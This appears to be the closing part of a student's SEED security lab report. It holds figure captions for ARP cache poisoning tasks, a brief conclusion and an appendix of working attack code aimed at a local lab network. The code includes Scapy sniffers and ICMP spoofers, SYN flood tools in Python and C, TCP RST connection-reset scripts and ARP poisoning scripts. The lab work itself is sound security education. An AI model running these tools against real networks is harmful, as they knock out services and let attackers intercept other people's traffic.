

Fig. 78: VictimA's shell in which B's records are deleted

f. Figure 79 shows the attacker's shell in which B's IP is not in A's cache.



Fig. 79: Attacker's shell in which B's IP is not in A's cache

g. Figure 80 shows the Victim's shell in which B's IP is not in A's cache.



Fig. 80: Victim's shell in which B's IP is not in A's cache

3. Task1C:

a. Figure 81 shows the VictimB's shell in which B's IP is in A's cache fill A's cache.



Fig. 81: VictimB's shell in which B's IP is in A's cache fill A's cache

b. Figure 82 shows the VictimA's shell before attack.



Fig. 82: VictimA's shell before attack

c. Figure 83 shows the attacker's shell in which B's IP is in A's cache.



Fig. 83: Attacker's shell in which B's IP is in A's cache

d. Figure 84 shows the VictimA's shell in which B's IP is in A's cache after the attack.



Fig. 84: VictimA's shell in which B's IP is in A's cache after the attack.

e. Figure 85 shows the VictimA's shell in which B's records are deleted.



Fig. 85: VictimA's shell in which B's records are deleted.

f. Figure 86 shows the attacker's shell in which B's IP is not in A's cache.



Fig. 86: Attacker's shell in which B's IP is not in A's cache

g. Figure 87 shows the Victim's shell in which B's IP is not in A's cache.



Fig. 87: Victim' shell in which B's IP is not in A's cache

CONCLUSION:

From this SEED labs activity, I gained theoretical and practical knowledge on several attacks. I was able to learn in depth on how the attacker tries to get unauthorized access to the user's machine. In the coming labs I would love to explore more concepts related to these.

APPENDIX

1. Packet Sniffing and Spoofing:

a. Task1.1A.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1A-Checking the root privilege");
print("Sniffing Packets...");
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface = "br-62f4ebf4c30a",prn=print_pkt)
```

b. Task1.1B-ICMP.py:

```
#! / usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Filtering the ICMP packets");
print("Sniffing Packets...");
def print_pkt(pkt):
    pkt.show()
pkt = sniff (iface = "br-62f4ebf4c30a",filter='icmp', prn=print_pkt)
```

c. Task1.1B-TCP.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Filtering the TCP packets with some src IP and destination port 23");
print("Sniffing Packets...");
```

```
def print_pkt(pkt):
    pkt.show()
```

```
pkt = sniff (iface = "br-62f4ebf4c30a",filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt)
```

d. Task1.1B-Subnet.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.1B-Capturing packets from a Subnet");
print("Sniffing Packets...");
def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface = "br-62f4ebf4c30a",filter='src net 172.17.0.0/24', prn=print_pkt)
```

e. Task1.2A.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.2A-Spoofing packets from existing IPs");
print ("Sending Spoofed ICMP Packet...")
IP = IP()
IP.src="10.9.0.1"   #Attacker's IP Address
IP.dst="10.9.0.5"   #Host A's IP Address
ICMP = ICMP()
pkt = IP/ICMP               #Create a packet
pkt. show ()
send(pkt,verbose=0)         #Send the packet
```

f. Task1.2B.py

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.2B-Spoofing packets from non-existing (random) IPs");
print ("Sending Spoofed ICMP Packet...")
IP = IP()
IP.src="10.9.0.18"
IP.dst="10.9.0.26"
ICMP = ICMP()
pkt = IP/ICMP
pkt. show()
send(pkt,verbose=0)
```

g. Task1.3.py

```
#!/usr/bin/python3
from scapy.all import *
'''Usage:  ./traceroute.py " hostname or ip address"'''
host=sys.argv[1]
print("CMPE209-Assignment1-016707314-Task1.3-Tracing the route");
print ("Traceroute for "+ host)
ttl=1
while 1:
    IPObj=IP ()
    IPObj.dst=host
    IPObj.ttl=ttl
    ICMPobj=ICMP()
    pkt=IPObj/ICMPobj
```

```
    reply = sr1(pkt,verbose=0)
    if reply is None:
        break
    elif reply [ICMP].type==0:
        print(f"{ttl} hop(s) away: ", reply [IP].src)
        print( "Done...Packet reached destination", reply [IP].src)
        break
    else:
        print (f"{ttl} hop(s) away: ", reply [IP].src)
        ttl+=1
```

h. Task1.4.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-Task1.4-Sniffing and Spoofing packets from an existing host on the Internet");
def spoof_pkt(pkt):
    #newseq=0
    if ICMP in pkt:
        print("Original packet.....")
        print("Source IP :", pkt [IP].src)
        print("Destination IP :", pkt [IP]. dst)
        srcip = pkt [IP]. dst
        dstip = pkt[IP].src
        newihl = pkt [IP]. ihl                  #Internet Header Length(IHL)
        newtype = 0
        newid = pkt [ICMP].id
```

```
    newseq = pkt [ICMP]. seq
    data = pkt [Raw]. load
    IPLayer = IP (src=srcip, dst=dstip, ihl=newihl)
    ICMPpkt = ICMP (type=newtype, id=newid, seq=newseq)
    newpkt = IPLayer/ICMPpkt/data
    print ("spoofed packet.....")
    print ("Source IP:", newpkt [IP].src)
    print ("Destination IP:", newpkt [IP]. dst)
    print("")
    print("")
    print("")
    send (newpkt, verbose=0)
```

```
pkt = sniff (iface="br-62f4ebf4c30a",filter='icmp and src host 10.9.0.5', prn=spoof_pkt)
```

2. TCP Attack Lab:

   a. synflood.py:

```
#!/usr/bin/env python3


from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits


print("CMPE209-Assignment1-016707314-TCPAttack Lab-Task1.1-Launching the SYN flooding attack");


ip = IP(dst="10.9.0.5")     #victim's IP address
tcp = TCP(dport=23, flags='S')     #23 for telnet - using telnet service
pkt = ip/tcp
```

```
while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-62f4ebf4c30a', verbose = 0)
```

b. synflood.c:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
```

```
};



/* TCP Header */
struct tcpheader {
   u_short tcp_sport;            /* source port */
   u_short tcp_dport;            /* destination port */
   u_int   tcp_seq;              /* sequence number */
   u_int   tcp_ack;              /* acknowledgement number */
   u_char  tcp_offx2;            /* data offset, rsvd */
#define TH_OFF(th)     (((th)->tcp_offx2 & 0xf0) >> 4)
   u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS       (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
   u_short tcp_win;              /* window */
   u_short tcp_sum;              /* checksum */
   u_short tcp_urp;              /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
       unsigned saddr, daddr;
       unsigned char mbz;
```

```
        unsigned char ptcl;
        unsigned short tcpl;
        struct tcpheader tcp;
        char payload[1500];
};

//#define DEST_IP    "10.9.0.5"
//#define DEST_PORT  23  // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

/*****************************************************************
  Given an IP packet, send it out using a raw socket.
*****************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
   struct sockaddr_in dest_info;
   int enable = 1;

   // Step 1: Create a raw network socket.
   int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
   if (sock < 0) {
     fprintf(stderr, "socket() failed: %s\n", strerror(errno));
     exit(1);
   }

   // Step 2: Set socket option.
   setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                   &enable, sizeof(enable));
```

```
    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}



/******************************************************************
  Spoof a TCP SYN packet.
******************************************************************/
int main(int argc, char *argv[]) {
  char buffer[PACKET_LEN];
  struct ipheader *ip = (struct ipheader *) buffer;
  struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                sizeof(struct ipheader));

  if (argc < 3) {
    printf("Please provide IP and Port number\n");
    printf("Usage: synflood ip port\n");
    exit(1);
  }

  char *DEST_IP   = argv[1];
  int DEST_PORT   = atoi(argv[2]);



  srand(time(0)); // Initialize the seed for random # generation.
```

```
while (1) {
  memset(buffer, 0, PACKET_LEN);
  /*********************************************************
    Step 1: Fill in the TCP header.
  *********************************************************/
  tcp->tcp_sport = rand(); // Use random source port
  tcp->tcp_dport = htons(DEST_PORT);
  tcp->tcp_seq   = rand(); // Use random sequence #
  tcp->tcp_offx2 = 0x50;
  tcp->tcp_flags = TH_SYN; // Enable the SYN bit
  tcp->tcp_win   = htons(20000);
  tcp->tcp_sum   = 0;

  /*********************************************************
    Step 2: Fill in the IP header.
  *********************************************************/
  ip->iph_ver = 4;   // Version (IPV4)
  ip->iph_ihl = 5;   // Header length
  ip->iph_ttl = 50;  // Time to live
  ip->iph_sourceip.s_addr = rand(); // Use a random IP address
  ip->iph_destip.s_addr = inet_addr(DEST_IP);
  ip->iph_protocol = IPPROTO_TCP; // The value is 6.
  ip->iph_len = htons(sizeof(struct ipheader) +
                  sizeof(struct tcpheader));

  // Calculate tcp checksum
  tcp->tcp_sum = calculate_tcp_checksum(ip);

  /*********************************************************
    Step 3: Finally, send the spoofed packet
  *********************************************************/
```

```
    send_raw_ip_packet(ip);
  }

  return 0;
}



unsigned short in_cksum (unsigned short *buf, int length)
{
  unsigned short *w = buf;
  int nleft = length;
  int sum = 0;
  unsigned short temp=0;

  /*
   * The algorithm uses a 32 bit accumulator (sum), adds
   * sequential 16 bit words to it, and at the end, folds back all
   * the carry bits from the top 16 bits into the lower 16 bits.
   */
  while (nleft > 1)  {
      sum += *w++;
      nleft -= 2;
  }

  /* treat the odd byte at the end, if any */
  if (nleft == 1) {
       *(u_char *)(&temp) = *(u_char *)w ;
       sum += temp;
  }

  /* add back carry outs from top 16 bits to low 16 bits */
```

```
  sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
  sum += (sum >> 16);                  // add carry
  return (unsigned short)(~sum);
}

/*************************************************************************
  TCP checksum is calculated on the pseudo header, which includes
  the TCP header and data, plus some part of the IP header.
  Therefore, we need to construct the pseudo header first.
*************************************************************************/


unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
  struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                          sizeof(struct ipheader));

  int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

  /* pseudo tcp header for the checksum computation */
  struct pseudo_tcp p_tcp;
  memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

  p_tcp.saddr  = ip->iph_sourceip.s_addr;
  p_tcp.daddr  = ip->iph_destip.s_addr;
  p_tcp.mbz    = 0;
  p_tcp.ptcl   = IPPROTO_TCP;
  p_tcp.tcpl   = htons(tcp_len);
  memcpy(&p_tcp.tcp, tcp, tcp_len);

  return  (unsigned short) in_cksum((unsigned short *)&p_tcp,
```

```
                        tcp_len + 12);
}
```

c. reset-attack.py:

```
#!/usr/bin/env python3

# Launching the attack manually

from scapy.all import *

print("CMPE209-Assignment1-016707314-TCPAttack Lab-Task2.1-Launching the RST attack manually");

ip = IP(src="10.9.0.6", dst="10.9.0.5") # impersonate the user
tcp = TCP(sport=40902, dport=23, flags="R", seq=906166479)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-62f4ebf4c30a", verbose=0)
```

d. reset-auto.py:

```
#!/usr/bin/python3
# Sniff TCP connection and spoof RST packet to break the TCP connection

from scapy.all import *

def spoof_tcp(pkt):
  IPLayer  = IP(dst=pkt[IP].src, src=pkt[IP].dst)
  TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
           dport=pkt[TCP].sport, sport=pkt[TCP].dport)
  spoofpkt = IPLayer/TCPLayer
  ls(spoofpkt)
```

```
  send(spoofpkt, verbose=0)


pkt=sniff(iface='br-62f4ebf4c30a', filter='tcp and port 23', prn=spoof_tcp)
```

3. ARP Cache Poisoning Attack:

   a. ARP_Task1A.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1A- Using ARP Request");


E = Ether(dst='02:42:0a:09:00:05')
A = ARP(psrc='10.9.0.6', pdst='10.9.0.5')


pkt = E/A
pkt.show()
sendp(pkt)
```

   b. ARP_Task1B.py:

```
#!/usr/bin/python3
from scapy.all import *
print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1B- Using ARP Reply - B's IP is not in A's cache");


E = Ether(dst='02:42:0a:09:00:05')
A = ARP(op=2, psrc='10.9.0.6', pdst='10.9.0.5') #op=2 is used to send the reply


pkt = E/A
pkt.show()
sendp(pkt)
```

c. ARP_Task1C.py:

```
#!/usr/bin/python3

from scapy.all import *

print("CMPE209-Assignment1-016707314-ARP Cache Poisoning Attack - Task1C- Using ARP Gratuitous Message - B's IP is not in A's cache");


E = Ether(dst='ff:ff:ff:ff:ff:ff')

A = ARP(op=1, psrc='10.9.0.6', pdst='10.9.0.6', hwdst='ff:ff:ff:ff:ff:ff')


pkt = E/A

pkt.show()

sendp(pkt)
```